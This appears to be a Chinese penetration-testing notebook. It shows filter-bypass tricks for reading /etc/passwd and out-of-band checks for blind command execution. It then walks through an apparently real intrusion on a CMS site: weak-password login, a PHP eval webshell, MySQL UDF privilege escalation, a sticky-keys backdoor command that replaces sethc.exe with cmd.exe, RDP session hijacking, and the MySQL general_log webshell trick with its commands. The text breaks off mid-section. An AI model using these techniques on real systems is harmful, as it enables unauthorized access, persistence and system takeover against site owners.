在 bash 中 IFS 是内部的域分隔符，manual 中对其的叙述如下：

IFS The Internal Field Separator that is used for word splitting after expansion and to split lines into words with the read builtin command. The default value is ”.

IFS 的默认值为：空白（包括：空格，tab，和新行），将其 ASSII 码用十六进制打印出来就是：20 09 0a

```
[ root@localhost 桌面]#
[ root@localhost 桌面]# cat${IFS}/etc/passwd
root: x: 0: 0: root: /root: /bin/bash
bin: x: 1: 1: bin: /bin: /sbin/nologin
daemon: x: 2: 2: daemon: /sbin: /sbin/nologin
adm: x: 3: 4: adm: /var/adm: /sbin/nologin
lp: x: 4: 7: lp: /var/spool/lpd: /sbin/nologin
sync: x: 5: 0: sync: /sbin: /bin/sync
```

2、读取文件时利用重定向符”<”,”<>”可以实现对文件的读取操作

原理：> 输出重定向到一个文件或设备覆盖原来的文件

< 输入重定向到一个程序

```
[ root@localhost ~]# cat dong
qewwwwwwwfffffffffffffffffffff
ewwwwwwwwwfffffffffffffffffff
weffffffffffffffffffff
fweeeeeeeeeeeeeee
[ root@localhost ~]# cat<dong||cat>dong
qewwwwwwwfffffffffffffffffffff
ewwwwwwwwwfffffffffffffffffff
weffffffffffffffffffff
fweeeeeeeeeeeeeee
```

```
[ root@localhost 桌面]# cat<>/etc/passwd
root: x: 0: 0: root: /root: /bin/bash
bin: x: 1: 1: bin: /bin: /sbin/nologin
daemon: x: 2: 2: daemon: /sbin: /sbin/nologin
adm: x: 3: 4: adm: /var/adm: /sbin/nologin
```

```
[root@localhost 桌面]# cat<>/etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
```

## 1.19.3 无回显的命令执行漏洞如何进行测试确认

1. 让目标机执行 wget、nc 或者 curl 等命令，然后在公网主机监听对应的端口，通过日志来判断命令是否被执行。
2. 更好的方式是使用 dns 日志来判断命令是否执行，流程如下：

   生成一个特殊的域名，如 1dsa3r3.shiro.server.com

   构造 payload 让目标机执行 ping 1dsa3r3.shiro.server.com

   登录 dns 服务后台，如果后台记录了该域名的 dns 查询记录，即证明目标存在命令执行。

   这种方法首先适应了 win/unix 系统，二者均自带 ping 命令。而且执行 DNS 的速度要快于 TCP。

   测试环境需要搭建 DNS 服务器


# 1.20 我的渗透测试笔记(一)

某一天，Szrzvdny 表哥在群里分享了基于 ThinkPHP 的 cms 后台 getshell 的姿势，然后实际中真碰到一个用 jymusic cms 搭建的网站，就测试了一波，后来没空提权，就问了我。那我就练练手，平常也没提权过。下面用本地环境模拟测试过程，因为实战忘记截图了，不想再搞一次，毕竟只是检测。


## 1.20.1 UDF 提权

默认账号：admin 密码 admin 登录后台(是的，就是弱口令)。登陆后，就插 PHP 一句话木马吧，至于原理什么的，我在之前的文章中已经浅浅的分析了下：基于 ThinkPHP 的 2 个 cms 后台 getshell 利用



插完一句话，看一下有没成功





可以成功执行，那我们就上菜刀





打开菜刀虚拟终端，执行命令看看，下面是本地执行命令的结果。实际上，那个网站上装了防护软件，由于我们权限不够，不管执行什么命令，都不会返回命令执行结果





是时候上传 UDF 大马了





浏览器访问我们的 udf 大马




导出 dll 文件即可执行提权，执行命令也会有回显








现在来查看一下远程桌面的端口是哪个，有时候管理员会修改默认的 3389 端口，可以使用一下命令进行确定远程桌面服务的端口

使用 tasklist /svc | findstr TermService 查看远程桌面程序的 PID



使用 netstat -nao | findstr 1396 查看远程桌面程序运行的端口号





由于我比较懒，不想直接添加远程登录账号，而且我又有 administrator 用户权限，干脆直接留后门好了，使用以下命令直接替换粘滞键程序：copy C:\\WINDOWS\\system32\\cmd.exe C:\\WINDOWS\\system32\\sethc.exe /Y 如果你对这个不熟悉，可以看我以前写的文章：一次渗透实战记录





远程连接该主机，按 5 下 shift 键直接调用后门 cmd 程序，可以看到权限为 system




接下来不需要添加账户，直接使用远程桌面会话劫持技术




## 1.20.2general_log 获取 webshell

上面其实已经完成了整个渗透过程，但是在交流的过程中，发现还可以通过修改利用 mysql 的 genera 配置文件来实现获取 webshell，这里做个记录。

```
mysql> show global variables like '%general%';
+------------------+-----------------------------------+
| Variable_name    | Value                             |
+------------------+-----------------------------------+
| general_log      | OFF                               |
| general_log_file | C:\phpStudy2\MySQL\data\k-fc.log |
+------------------+-----------------------------------+
2 rows in set (0.02 sec)

mysql> set general_log='on';
ERROR 1229 (HY000): Variable 'general_log' is a GLOBAL variable and should be se
t with SET GLOBAL
mysql> show global variables like '%general%';
+------------------+-----------------------------------+
| Variable_name    | Value                             |
+------------------+-----------------------------------+
| general_log      | OFF                               |
| general_log_file | C:\phpStudy2\MySQL\data\k-fc.log |
+------------------+-----------------------------------+
2 rows in set (0.00 sec)

mysql> set global general_log='on';
Query OK, 0 rows affected (0.00 sec)

mysql> set global general_log_file='C:\\phpStudy2\\WWW\\shell.php';
Query OK, 0 rows affected (0.00 sec)

mysql> show global variables like '%general%';
+------------------+----------------------------+
| Variable_name    | Value                      |
+------------------+----------------------------+
| general_log      | ON                         |
| general_log_file | C:\phpStudy2\WWW\shell.php |
+------------------+----------------------------+
2 rows in set (0.00 sec)

mysql> select '<?php @eval($_POST['cmd']); ?>';
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near ''];
```

查看genera设置


开启日志记录


指定日志写入位置

查看是否设置成功

写入webshell

最后查看是否写入成功，是否可用




具体分析可以参考这篇文章：Mysql root 账号 general_log_file 方法获取 webshell

## 1.20.3 遇到的问题

在自己搭建的环境中，发现那个 dll 文件无法导出




原因及解决方法如下

mysql不同版本udf.dll导入的路径情况不同，具体情况依据mysql版本而定。

（1）如果mysql版本<5.0，则导出函数库文件到任意位置即可，无任何路径限制条件；

（2）如果mysql版本在5.0~5.1之间，则导出函数库文件的路径必须为windows系统安装盘下，如c:/ 、c:/windows、c:/windows/system32，系统安装盘下的任何目录下都可以；

（3）如果mysq版本>5.1版本，则要求udf.dll文件必须导入都mysql安装目录下的"lib/plugin"下，否则函数导入不可用。

当前测试mysql的版本为5.5.47，大于5.1版本，故其上传路径应为/lib/plugin/目录。

使用函数@@plugin_dir查看插件目录的具体位置，本案例路径为：

"D:\xampp\mysql\lib\plugin\"

查询插件路径命令：

```
